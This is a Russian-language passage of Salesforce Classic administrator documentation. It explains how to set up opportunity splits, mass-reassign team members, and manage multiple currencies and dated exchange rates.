Выполнение пакетной операции (например, «Пакетный перенос» или «Пакетное переназначение участников рабочей группы») может препятствовать включению функции «Доли возможности». Прежде чем включить функцию «Доли возможности», убедитесь в завершении всех пакетных операций.

## Включение функции «Доли возможности» и типов долей


Включение функции «Доли возможности» изменяет текущие записи возможностей в организации. В зависимости от количества записей, данный процесс может занять некоторое время, но доступ к долям будет предоставлен для каждой возможности.

 **Прим.:** Прежде чем включить функцию «Доли возможности», рекомендуем включить функцию группового сбыта.

При включении функции «Доли возможности» сценарий применяет изменения. Если организация содержит большое количество возможностей, то выполнение сценария может занять несколько часов. Выполняемый сценарий не препятствует выполнению других задач в системе Salesforce. Автоматические электронные уведомления позволяют отслеживать статус сценария.

Ниже перечислены изменения записи возможности, выполняемые при включении функции «Доли возможности».

- Ответственный за возможность добавляется в каждую группу, работающую с возможностями. Роль «Ответственный за возможность» является обязательной для долей и не может быть удалена.
- При включении типов долей, сумма которых составляет 100%, новые доли возможности содержат стандартную запись для ответственного, изначально получающего 100% от стоимости доли. (Данные дополнительные записи требуют наличия дополнительного хранилища данных. Дополнительную информацию о возможных последствиях см. в разделе «Контроль ресурсов» интерактивной справки Salesforce.)

 **Прим.:** Сценарий временно отключает триггеры, бизнес-правила и правила проверки для записей группы, работающей с возможностями, пакетное переназначение участников группы, работающей с возможностями, а также пакетный перенос организаций и возможностей.

1. Введите строку «*Доли возможности*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры**».
2. Нажмите кнопку «**Настроить доли возможности**».
3. Чтобы представить бизнес-процесс более наглядно, рекомендуем выполнить любое из перечисленных ниже действий.
  - Переименуйте или деактивируйте стандартные доли дохода и наложения, основанные на поле «Возможность: стоимость». (Данные стандартные типы долей не могут быть удалены.)
  - Чтобы разделить другое поле валюты и указать, должна ли сумма долей составлять 100% данного поля, щелкните «**Добавить новый тип доли**».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции  
«Доли возможности»:

- «Настройка приложения»

 **Совет:** Разрешается использовать не более пяти типов долей, включая неактивные типы. Чтобы переименовать, временно деактивировать или удалить типы долей без возможности восстановления, откройте страницу настройки функции «Доли возможности» и нажмите кнопку **«Редактировать типы долей»**. В отличие от деактивации, удаление типов долей инициирует удаление данных о долях.


4. Нажмите кнопку **«Сохранить»**.
5. Выберите нужные макеты страниц.
6. Чтобы добавить связанный список в настраиваемые макеты страниц, установите флажок «Добавить в настроенные связанные списки пользователей».
7. Нажмите кнопку **«Сохранить»**.
8. Чтобы разрешить быстрое изменение данных рабочих групп, установите флажок **«Данный параметр позволяет пользователям добавлять участников в группы, работающие с возможностями, при редактировании долей»** после отображения сообщения Salesforce, уведомляющего о включении долей. (В противном случае, пользователи могут быть добавлены в долю возможности только после их добавления в группу, работающую с возможностями.)

 **Совет:** Дополнительную информацию о предоставлении пользователям возможности добавления долей в прогнозы см. в разделе **«Включение типов прогнозов для функции "Совместные прогнозы"»**.

## Создание настраиваемых типов для долей возможностей

Чтобы представить бизнес-процессы более наглядно, рекомендуем создать настраиваемые доли возможностей для полей валюты.

Чтобы включить поддержку настраиваемых типов долей для организации, обратитесь в компанию Salesforce.

 **Прим.:** Изменение типов долей возможностей выполняется фоновым процессом. Уведомление о завершении данного процесса будет отправлено пользователю по эл. почте. Рекомендуем редактировать доли возможностей только после завершения всех изменений.

1. Введите строку *«Доли возможности»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры»** и щелкните **«Редактировать типы долей»**.
2. Щелкните **«+ Добавить новый тип доли»**.
3. Чтобы скрыть тип доли от пользователей, снимите флажок **«Активно»**.
4. Введите имя для типа доли. Имя отображается пользователям только после активации типа доли.
5. Выберите нужное поле. Разделение поддерживается практически всеми полями валюты, созданными для возможностей, включая настраиваемые поля валюты и поля сводного резюмирования, но не полями валюты формулы.
6. При необходимости установите флажок **«Сумма составляет 100%»**.  
Как правило, сумма кредитов, предоставленных участникам рабочей группы, которые несут непосредственную ответственность за возможность, составляет 100%.
7. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых типов долей для возможностей:

- «Настройка приложения»

## Редактирование многострочных макетов долей возможности

Настройте поля, отображаемые системой Salesforce при редактировании долей возможности.

 **Прим.:** Многострочные макеты долей возможности не поддерживают добавление полей типа «Область обогащенного текста» или раскрывающихся списков со множественным выбором. Поля типа «Область обогащенного текста» и раскрывающиеся списки со множественным выбором могут редактироваться только на страницах сведений о долях возможности.

1. Откройте страницу «Макеты страниц» посредством параметров долей возможностей.
2. Щелкните ссылку «**Правка**» напротив имени нужного макета.
3. Щелкните ссылку «**Редактировать многострочный макет**» в верхнем правом углу, а затем добавьте нужные поля и измените порядок их отображения.
4. Нажмите кнопку «**Сохранить**».

## Деактивация или удаление типов долей

Типы долей могут быть временно скрыты или удалены без возможности восстановления.

*Деактивация* типа доли инициирует его удаление из интерфейса Salesforce без изменения исходных данных; при необходимости деактивированный тип доли может быть активирован повторно.

*Удаление* типа доли инициирует необратимое удаление всех связанных данных. Как правило, тип доли удаляется при достижении установленного ограничения (пять типов долей) с целью замены одного типа доли другим. При необходимости редко используемый тип доли также может быть удален с целью увеличения объема хранилища организации.

1. Введите строку «*Доли возможности*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры**».
2. Нажмите кнопку «**Редактировать типы долей**».
3. Выполните одно из указанных ниже действий и нажмите кнопку «**Сохранить**».
  - Чтобы деактивировать тип доли, снимите соответствующий флажок в столбце «Активно».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов:

- «Настройка приложения»
- 

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выключения или удаления типов долей:

- «Настройка приложения»

- Чтобы удалить тип доли, щелкните значок  в столбце «Удалить». (Если организация содержит большое количество возможностей, то выполнение сценария, удаляющего типы долей, может занять несколько часов.)

СМ. ТАКЖЕ:

[Выключение функции «Доли возможности»](#)

[Включение функции «Доли возможности» и типов долей](#)

## Выключение функции «Доли возможности»

Функция «Доли возможности» может быть выключена организацией, которая ею не пользуется. Обратите внимание, что выключение инициирует удаление некоторых типов связанных данных и является необратимым.

Ниже перечислены действия, инициируемые полным отключением функции «Доли возможности».

- Доли всех возможностей, используемые в организации, удаляются.
- Отчеты по долям удаляются.
- Настраиваемые отчеты, созданные на основе шаблонов отчетов по долям, сохраняются на вкладке «Отчеты», но становятся недоступными.

 **Внимание:** Отключение функции «Доли возможности» является необратимым; данные о долях удаляются без возможности восстановления.

1. Введите строку «*Доли возможности*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры**».
2. Нажмите кнопку «**Выключить функцию "Доли возможности"**».

Если организация содержит большое количество возможностей, то выполнение сценария, отключающего доли, может занять несколько часов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отключения функции  
«Доли возможности»:

- «Настройка приложения»



## Обновление участников группы на нескольких записях

Если ваша организация Salesforce использует группы, работающие с организациями или потенциальными клиентами, обновляйте записи простым способом. Используйте мастера пакетного переназначения рабочей группы, чтобы добавлять, удалять и менять местами участников группы в нескольких записях одновременно.

1. В разделе «Настройка» введите «*Пакетное переназначение*» в поле «Быстрый поиск», затем выберите **Пакетное переназначение групп, работающих с организациями** или **Пакетное переназначение групп, работающих с возможностями**.

Появляется страница первого этапа мастера.

2. Завершите мастера, следуя инструкциям.
3. Просмотрите количество измененных записей и затем нажмите на «**Готово**» для выхода из мастера.

СМ. ТАКЖЕ:

[Рекомендации по обновлению участников группы в нескольких записях](#)  
[Настройка групп, работающих с возможностями](#)

## Рекомендации по обновлению участников группы в нескольких записях

Ниже приведены факторы, которые следует принять во внимание при использовании мастеров переназначения рабочей группы.

- Если в меню «Настройка» отсутствуют параметры «**Пакетное переназначение групп, работающих с потенциальными клиентами**» или «**Пакетное переназначение групп, работающих с потенциальными клиентами**», перейдите на страницу организаций или возможностей и откройте раздел «Инструменты».
- Если организация использует функцию «Доли возможности», то удаление участника рабочей группы, назначенного доли, которая должна составлять 100%, инициирует перенос его доли ответственному за возможность. Ответственный за возможность не может быть удален.
- При выборе участников группы, подлежащих изменению:
  - При использовании групп, работающих с организациями, выберите соответствующий уровень доступа к организациям, контактам, обращениям и возможностям.
  - При использовании групп, работающих с потенциальными клиентами, выберите соответствующий уровень доступа к возможности. Заполните настраиваемые поля, если они заданы и добавлены в макет страницы групп, работающих с потенциальными клиентами.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного обновления участников рабочей группы:

- «Использование мастеров переназначения рабочей группы»



## Управление валютами

### Управление мультивалютой

Организация позволяет настроить поддержку мультивалюты для возможностей, прогнозов, смет, отчетов и других данных.

1. **Включите мультивалюту** в организации.
2. Чтобы назначить корпоративную валюту, в разделе «Настройка» введите «*Управление валютами*» в поле «Быстрый поиск», затем выберите «**Управление валютами**», после чего щелкните «**Изменить корпоративную**».
3. Чтобы активировать дополнительные валюты, нажмите кнопку «**Создать**» в связанном списке «Активные валюты».
4. Чтобы использовать датированные курсы обмена, **включите функцию расширенного управления валютами**.
5. Введите курсы обмена для новых валют. См. раздел «**Редактирование курсов обмена**». Если организация использует функцию расширенного управления валютами, см. раздел «**Редактирование датированных курсов обмена**» на странице 2149.

### Использование мультивалюты

Международные организации могут использовать мультивалюту в возможностях, прогнозах, отчетах, сметах и других полях валюты. Валюта компании, соответствующая валюте головного офиса организации, настраивается администратором. Кроме того, администратор определяет список активных валют и их курсы обмена относительно валюты компании. Активные валюты — это валюты стран, где организация осуществляет коммерческую деятельность. Поля стоимости в валюте позволяют использовать только активные валюты.

Каждому пользователю назначается личная валюта, которая используется по умолчанию в планах продаж, прогнозах (**в зависимости от используемой версии функции прогнозирования**), потенциальных сделках, сметах и отчетах. Пользователи могут также создавать возможности и вводить стоимости посредством других активных валют.

Записи всех стандартных и настраиваемых объектов, содержащие поля валюты, имеют поле, которое определяет валюту для использования во всех полях стоимости данной записи. (Чтобы просмотреть данное редактируемое поле «Валюта» записи, щелкните «**Правка**».) Например, назначьте полю «Валюта организации» значение «Доллары США» для отображения значения поля «Годовой доход» одной из американских организаций в долларах. Все стоимости в валюте отображаются в стандартной валюте записи. Необходимость отображения личной валюты пользователя (в скобках), отличающейся от валюты записи, определяется администраторами. Изменение стандартной валюты записи не инициирует преобразование стоимостей в валюте. Они немедленно отображают новый код валюты.

 **Прим.:** Если организация использует **функцию расширенного управления валютами**, то дата закрытия возможности определяет курс обмена, который должен использоваться при отображении стоимостей в валюте.

В зависимости от используемой версии функции прогнозирования, стоимости прогнозов в валюте преобразуются в личную валюту пользователя. Кроме того, возможности, прогнозы, сметы и другие данные рабочей группы преобразуются и отображаются в личной валюте ее менеджера. При необходимости менеджер может детализировать данные для их просмотра в национальной валюте. Любое преобразование или сведение выполняется автоматически.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»

Отчеты отображают стоимости в исходных валютах, но поддерживают отображение в любой активной валюте. Чтобы изменить валюту, используемую для отображения итоговых данных отчета, выберите нужную валюту путем последовательного выбора пунктов **«Показать» > «Валюты»**. По умолчанию используется личная валюта. При необходимости разрешите отображение столбца преобразованной стоимости (например, «Годовой доход (преобразовано)»), показывающего стоимости в выбранной валюте.

Поля настраиваемой формулы не имеют отдельной связанной валюты. Стоимость в валюте, возвращаемая полем формулы, отображается в валюте связанной записи. Данное правило также распространяется на формулы кросс-объектов, ссылающиеся на поля слияния с другими валютами, а также на формулы, используемые бизнес-правилами и процессами утверждения. Тем не менее, бизнес-правила и процессы утверждения, использующие фильтры вместо формул, преобразуют все значения валюты в валюту компании.

При наличии полей валюты, используемых кодом Apex, поддержка мультивалюты не может быть выключена. Например, если код Apex ссылается на поле «Валюта организации» (представлено в коде как `CurrencyIsoCode`), то поддержка мультивалюты не может быть выключена.


СМ. ТАКЖЕ:

[Использование нескольких видов валют](#)

## Использование нескольких видов валют

Чтобы включить мультивалюту в организации, выполните указанные ниже действия.

1. Просмотрите возможные [последствия включения мультивалюты](#).
2. В разделе «Настройка» введите «Сведения о компании» в поле «Быстрый поиск», затем выберите **«Сведения о компании»** и щелкните **«Изменить»**. Убедитесь, что выбранный регион валюты соответствует стандартной валюте, которая должна использоваться в текущих и новых записях. Установите флажок **«Разрешить поддержку для активации мультивалюты»** и сохраните внесенные изменения.

 **Прим.:** Данный параметр используется для проверки конкретной организации, утвержденной для активации мультивалюты. Данный параметр не отправляет запрос в компанию Salesforce. Отправьте запрос, используя обычную процедуру обращения в службу поддержки.

3. Чтобы включить использование нескольких видов валют, обратитесь в службу поддержки Salesforce. Подготовьте указанные ниже данные.
  - Код организации (производственная или безопасная среда).
  - Подтверждение согласия на использование текущего региона валюты в качестве стандартной метки валюты для текущих и новых записей (USD, EUR, GBP и т. д.).
  - Подтверждение согласия на необратимость включения мультивалюты.
  - Подтверждение того, что вы являетесь системным администратором с полномочиями запрашивать включение использования нескольких видов валют от организации
  - Подтверждение согласия на блокировку вашей организации на некоторый период в зависимости от объема данных, используемых в вашей организации

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

 **Прим.:** Чтобы избежать проблем производительности в рабочие дни, крупные организации иногда включают поддержку мультивалюты в выходные.

СМ. ТАКЖЕ:

[Последствия включения мультивалюты](#)

[Управление мультивалютой](#)

[Общие сведения о функции расширенного управления валютами](#)

## Последствия включения мультивалюты

Включение мультивалюты инициирует необратимое изменение организации. Прежде чем продолжить работу, просмотрите возможные последствия ниже.

- Включение мультивалюты является необратимым.
- Чтобы определить оптимальное время включения мультивалюты, обратитесь к представителю Salesforce. Процесс активации временно блокирует организацию. При этом невозможно выполнить интеграцию и войти в систему. Продолжительность блокировки определяется используемым в организации пространством данных.
- При включении данной функции всем текущим записям присваивается стандартный код валюты, указанный в запросе на активацию. Например, если организация содержит записи, использующие валюты USD и EUR, то всем записям должна быть назначена одна стандартная валюта перед включением функции. Поддержка данного типа преобразования предоставляется компанией Salesforce за дополнительную плату.
- Мультивалюта поддерживается стандартными и настраиваемыми объектами (например, организации, интересы, обращения, возможности, продукты возможностей, расписания продуктов возможностей и возможности кампаний), содержащими поля валюты. Кроме того, мультивалюта поддерживается отчетами, связанными с данными объектами и полями. По умолчанию макеты страниц для данных объектов содержат совместимые поля мультивалюты, позволяющие выбирать валюту записи. Как правило, данные поля доступны только при создании или редактировании записи. Выбранная валюта используется основным полем стоимости.
- После включения данной функции основная валюта отображается как обычно, а дополнительная валюта отображается в круглых скобках. Обычно основная валюта соответствует стандартной валюте компании, кроме переопределенных записей. Стоимость, отображаемая в круглых скобках, соответствует личной стандартной валюте пользователя и рассчитывается согласно параметрам курса обмена, заданным в организации. Чтобы разрешить или запретить отображение преобразованной стоимости, включите или отключите функцию преобразования валюты в скобках на странице «Управление валютами».
- Основная валюта отчета соответствует стандартной валюте компании или валюте, выбранной для записи. Дополнительная валюта отчета соответствует личной стандартной валюте текущего пользователя или валюте, указанной в критериях отчета.
- Чтобы задать личную стандартную валюту, откройте страницу личных сведений. Если организация использует функцию преобразования валюты в скобках, то личная стандартная валюта отображается как дополнительная (преобразованная) стоимость. Изменение личной стандартной валюты инициирует обновление преобразованной стоимости в режиме реального времени.
- Валюта, добавленная в список поддерживаемых валют организации, не может быть удалена из списка валют администратора, несмотря на деактивацию. Наличие неактивных валют в списке администратора не влияет на конечных пользователей. В отличие от администраторов, деактивированная валюта недоступна конечным


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**


пользователям. Компания Salesforce рекомендует учитывать данную особенность при тестировании валют и выбирать только те валюты, которые предназначены для использования в организации.

- После влечения данной функции все поля валюты отображают код ISO перед стоимостью. Например, значение «\$100» отображается как «USD 100».

 **Прим.:** Если мультивалютная организация использует только одну валюту, то коды ISO могут быть заменены символами валюты. Чтобы разрешить отображение символов валюты, найдите страницу *«Интерфейс пользователя»* в меню «Настройка» и установите флажок **«Показывать символы валюты вместо кодов ISO»** в разделе «Параметры отображения валюты». Последующее включение дополнительных валют инициирует отображение кодов ISO и недоступность данного параметра. Данный параметр поддерживается только стандартным пользовательским интерфейсом Salesforce.

- По умолчанию все преобразованные стоимости основываются на текущих курсах обмена, заданных в организации. Курсы обмена должны задаваться и обновляться вручную. Изменение курса обмена инициирует автоматическое обновление преобразованных стоимостей во всех записях, включая закрытые возможности.

Чтобы применить датированные курсы обмена, воспользуйтесь [функцией расширенного управления валютами](#), поддерживающей отслеживание архивных курсов обмена. Функция расширенного управления валютами позволяет хранить список курсов обмена по диапазону дат. Преобразованные стоимости возможностей отображаются по выбранной дате закрытия, независимо от этапа возможности. Изменение даты закрытия, выполняемое путем выбора другого периода курса обмена, влияет на преобразованные стоимости.

 **Прим.:** Датированные курсы обмена не поддерживаются прогнозами, а также полями валюты других объектов или других типов отчетов.

СМ. ТАКЖЕ:

[Использование нескольких видов валют](#)

[Управление мультивалютой](#)

[Общие сведения о функции расширенного управления валютами](#)

## Активация и отключение валюты

Для мультивалютных организаций можно выбирать поддерживаемые валюты посредством их активации или отключения.

- **Активные валюты** — это валюты стран, где организация осуществляет коммерческую деятельность. Возможности, прогнозы и прочие элементы могут использовать только активные валюты. Активная валюта не может быть удалена без возможности восстановления.
- **Неактивные валюты** — это валюты, которые больше не используются организацией. Неактивные валюты могут использоваться в текущих записях, но недоступны для ввода новых сумм.

Чтобы активировать новые валюты, выполните указанные ниже действия.

1. Введите строку «*Управление валютами*» в поле «Быстрый поиск» и выберите пункт «**Управление валютами**».
2. Нажмите кнопку «**Создать**» в связанном списке «Активные валюты».
3. Выберите нужную валюту. Валюты отображаются в алфавитном порядке по коду ISO.
4. Введите курс обмена относительно валюты компании.
5. Укажите количество знаков после запятой для отображения сумм в данной валюте.
6. Нажмите кнопку «**Сохранить**».

Чтобы активировать валюту из списка неактивных валют, щелкните «**Активировать**» напротив нужной валюты.

Чтобы деактивировать валюту, щелкните «**Деактивировать**» напротив нужной валюты. Вы не можете отключить корпоративную валюту. Деактивация валюты не изменяет суммы в элементах, использующих данную валюту. Тем не менее, неактивная валюта не может использоваться для ввода новых сумм.

- ☑ **Прим.:** Деактивация валюты, выбранной в качестве личной валюты пользователя, автоматически назначает пользователю валюту компании.

СМ. ТАКЖЕ:

[Управление мультивалютой](#)

[Изменение курсов обмена](#)

[Общие сведения о функции расширенного управления валютами](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»

## Общие сведения о функции расширенного управления валютами


Функция расширенного управления валютами позволяет управлять датированными курсами обмена в возможностях посредством Salesforce. Датированные курсы обмена позволяют соотносить курс обмена с конкретным диапазоном дат. Например, 1 января курс обмена составлял 1,39 Евро за 1 доллар США, а 1 февраля повысился до 1,42 Евро. В этом случае возможности, закрытые в диапазоне 1 января—1 февраля, используют первый курс обмена (1 доллар США=1,39 Евро), тогда как возможности, закрытые 1 февраля или позже, используют второй курс обмена (1 доллар США=1,42 Евро).

Датированные курсы обмена определяются датой начала и курсом обмена. Каждый курс действителен до даты окончания или до дня, предшествующего следующей дате начала. Время между первой и следующей датами начала называется диапазоном дат курса обмена. Данные диапазоны могут иметь любую продолжительность.

Дополнительную информацию о включении или отключении функции расширенного управления валютами см. в разделе [«Включение или отключение функции расширенного управления валютами»](#) на странице 2147.

При первом включении функции расширенного управления валютами текущие курсы обмена автоматически становятся первым набором датированных курсов обмена. Данные курсы действительны до определения другого набора курсов обмена. Дополнительную информацию см. в разделе [«Редактирование датированных курсов обмена»](#) на странице 2149.

После отключения функции расширенного управления валютами любые преобразования валюты используют статические курсы обмена. См. раздел [«Редактирование курсов обмена»](#) на странице 2148.

 **Прим.:** Хотя датированные курсы обмена не поддерживаются в версиях Lightning Experience или Salesforce1, в них доступны некоторые ограниченные функции. В разделе коммерческих возможностей отображаются верные суммы, если поле CloseDate (дата закрытия) отображается в макете страницы коммерческих возможностей. Поскольку макеты страниц позволяют задать права просмотра объектов записи, только пользователи с этим уровнем страницы видят верную сумму. Иначе в отображаемой сумме отражается первоначальная сумма перед применением датированного курса обмена валют

## Рекомендации по использованию функции расширенного управления валютами

- Датированные курсы обмена предназначены для возможностей, продуктов возможности, расписаний продуктов возможности, полей возможности кампании, долей возможности и отчетов, связанных с данными объектами и полями. Датированные курсы обмена не поддерживаются прогнозами, а также полями валюты других объектов или других типов отчетов.
- Организации, использующие функцию расширенного управления валютами, поддерживают соотношение полей сводного резюмирования между двумя объектами расширенного управления валютами. Например, поля сводного резюмирования в объекте строки возможности соотносятся с полями соответствующего объекта возможности, так как оба объекта поддерживают функцию расширенного управления валютами. Если организация использует функцию расширенного управления валютами, то пользователь не может создавать поля сводного резюмирования для расчета валюты объекта возможности, сводимого к объекту организации, а также не может фильтровать поле валюты возможности, доступное в объекте организации. Все текущие поля сводного резюмирования объекта возможности, связанные с валютой, отключаются, а их значения больше не вычисляются. Если организация включает функцию

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции расширенного управления валютами:

- «Настройка приложения»

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»

расширенного управления валютами, то любые поля сводного резюмирования валюты, использующие возможности и организации или возможности и настраиваемые объекты, должны быть удалены.

- Поля возможности кампании используют датированные курсы обмена при вычислении стоимости в валюте кампании, но не используют при преобразовании полученных стоимостей в валюту пользователя.
- Формулы кросс-объектов всегда используют статический курс обмена для преобразования валюты.
- Если организация использует функцию расширенного управления валютами, то страницы Visualforce, использующие компонент `<apex:inputField>` или `<apex:outputField>`, не могут быть связаны с полями валюты, поддерживающими данную функцию.

СМ. ТАКЖЕ:

[Управление мультивалютой](#)

[Активация и отключение валюты](#)

## Включение или отключение функции расширенного управления валютами

Чтобы включить функцию расширенного управления валютами, выполните указанные ниже действия.

1. Включите мультивалюту в организации. Дополнительную информацию см. в разделе [«Управление мультивалютой»](#) на странице 2141.
2. Введите строку *«Управление валютами»* в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
3. Щелкните **«Включить»**.
4. Установите флажок *«Да, включить функцию расширенного управления валютами»* и нажмите кнопку **«Включить»**.

При первом включении функции расширенного управления валютами текущие курсы обмена автоматически становятся первым набором датированных курсов обмена. Данные курсы действительны до определения другого набора курсов обмена.

Чтобы отключить функцию расширенного управления валютами, выполните указанные ниже действия.

1. Введите строку *«Управление валютами»* в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
2. Щелкните **«Отключить»**.
3. Установите флажок *«Да, отключить функцию расширенного управления валютами»* и нажмите кнопку **«Отключить»**.

После отключения функции расширенного управления валютами любые преобразования валюты используют статические курсы обмена. См. раздел [«Редактирование курсов обмена»](#) на странице 2148.

Если организация использует функцию расширенного управления валютами, то компоненты Visualforce `<apex:inputField>` и `<apex:outputField>` не могут отображать поля валюты.

СМ. ТАКЖЕ:

[Общие сведения о функции расширенного управления валютами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции расширенного управления валютами:

- «Настройка приложения»



## Изменение курсов обмена

Изменение фиксированных курсов обмена позволяет управлять курсами обмена между активными или неактивными валютами и валютой компании. Данные курсы обмена являются статическими и применяются ко всем полям валюты, используемым в организации. Кроме данных курсов обмена, некоторые организации могут использовать датированные курсы обмена для возможностей и продуктов возможностей.

1. Настройка поиска для управления валютами.
2. Если включена функция расширенного управления валютами, щелкните **«Управление валютами»**.
3. Щелкните **«Редактировать курсы»** в списке «Активные валюты» или «Неактивные валюты».
4. Введите курс обмена между каждой валютой и валютой компании.
5. Нажмите кнопку **«Сохранить»**.

При изменении курсов обмена обновление сумм в валюте выполняется посредством новых курсов. Предыдущие курсы обмена не сохраняются. Обновление возможностей, прогнозов и других стоимостей выполняется посредством текущего курса обмена.

Если организация использует функцию расширенного управления валютами, то пользователи могут также управлять датированными курсами обмена для полей валюты в возможностях и продуктах возможностей.

### Прим.:

- Увеличение или снижение дохода на основе колебания курсов валют недоступно для отслеживания.
- Изменение курса обмена валют инициирует пакетный пересчет полей сводного резюмирования. Этот перерасчет может занять до 30 минут, в зависимости от количества измененных записей.
- Курс обмена валют можно также изменить с использованием API. Однако, если выполняется другой пакетный перерасчет поля сводного резюмирования для этой же валюты, срок выполнения этого задания повлияет на выполнение запущенного вами задания. Если запросить изменение курса обмена через API во время выполнения схожего задания, происходит следующее.
  - Если другое задание перерасчета этого поля курса обмена запущено менее 24 часов назад, новое изменение курса обмена не сохраняется. Можно повторить попытку позже или изменить курс обмена через «Управление валютами» в меню «Настройка». При выполнении изменения через меню «Настройка» будет остановлено предыдущее задание и запущен новый перерасчет.
  - Если другое задание перерасчета запущено более чем 24 часа назад, можно сохранить изменение курса обмена валют, после чего будет запущено новое задание.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»



Проверить состояние задания перерасчета можно на странице «Фоновые задания» в меню «Настройка».


СМ. ТАКЖЕ:

- [Установка личной валюты или валюты организации](#)
- [Общие сведения о функции расширенного управления валютами](#)
- [Управление мультивалютой](#)
- [Активация и отключение валюты](#)

## Редактирование датированных курсов обмена

Чтобы добавить новые датированные курсы обмена, выполните указанные ниже действия.

1. Введите строку «*Управление валютами*» в поле «Быстрый поиск» и выберите пункт «**Управление валютами**».
2. Щелкните «**Управление датированными курсами обмена**».
3. Нажмите кнопку «**Создать курсы обмена**».
4. Введите дату активации курсов обмена.
5. Введите курсы обмена.

 **Прим.:** По умолчанию курсу обмена назначается текущий курс. Чтобы не задавать новый курс обмена валюты, удалите курс обмена (пропустите поле).

6. Чтобы сохранить новые датированные курсы обмена, нажмите кнопку «**Сохранить**».

Чтобы просмотреть текущие датированные курсы обмена, выполните указанные ниже действия.

1. Введите строку «*Управление валютами*» в поле «Быстрый поиск» и выберите пункт «**Управление валютами**».
2. Щелкните «**Управление датированными курсами обмена**».
3. Чтобы выбрать диапазон дат для просмотра, введите нужную дату и нажмите кнопку «**Начать**» или щелкните ссылку «**Предыдущий диапазон**» или «**Следующий диапазон**».

Чтобы удалить датированный курс обмена для отдельной валюты, выполните указанные ниже действия.

1. Введите строку «*Управление валютами*» в поле «Быстрый поиск» и выберите пункт «**Управление валютами**».
2. Щелкните «**Управление датированными курсами обмена**».
3. Щелкните имя нужной валюты.
4. Щелкните ссылку «**Удал.**» напротив нужного диапазона дат.

Если нужный диапазон дат отсутствует, введите его в поле «Показать все курсы с датами начала, заданными между» и нажмите кнопку «**Начать**».

Чтобы изменить датированные курсы обмена для отдельной валюты, выполните указанные ниже действия.

1. Введите строку «*Управление валютами*» в поле «Быстрый поиск» и выберите пункт «**Управление валютами**».
2. Щелкните «**Управление датированными курсами обмена**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»

3. Щелкните имя нужной валюты.
4. Щелкните ссылку «**Правка**» напротив нужного диапазона дат. Если нужный диапазон дат отсутствует, введите его в поле «Показать все курсы с датами начала, заданными между» и нажмите кнопку «**Начать**».
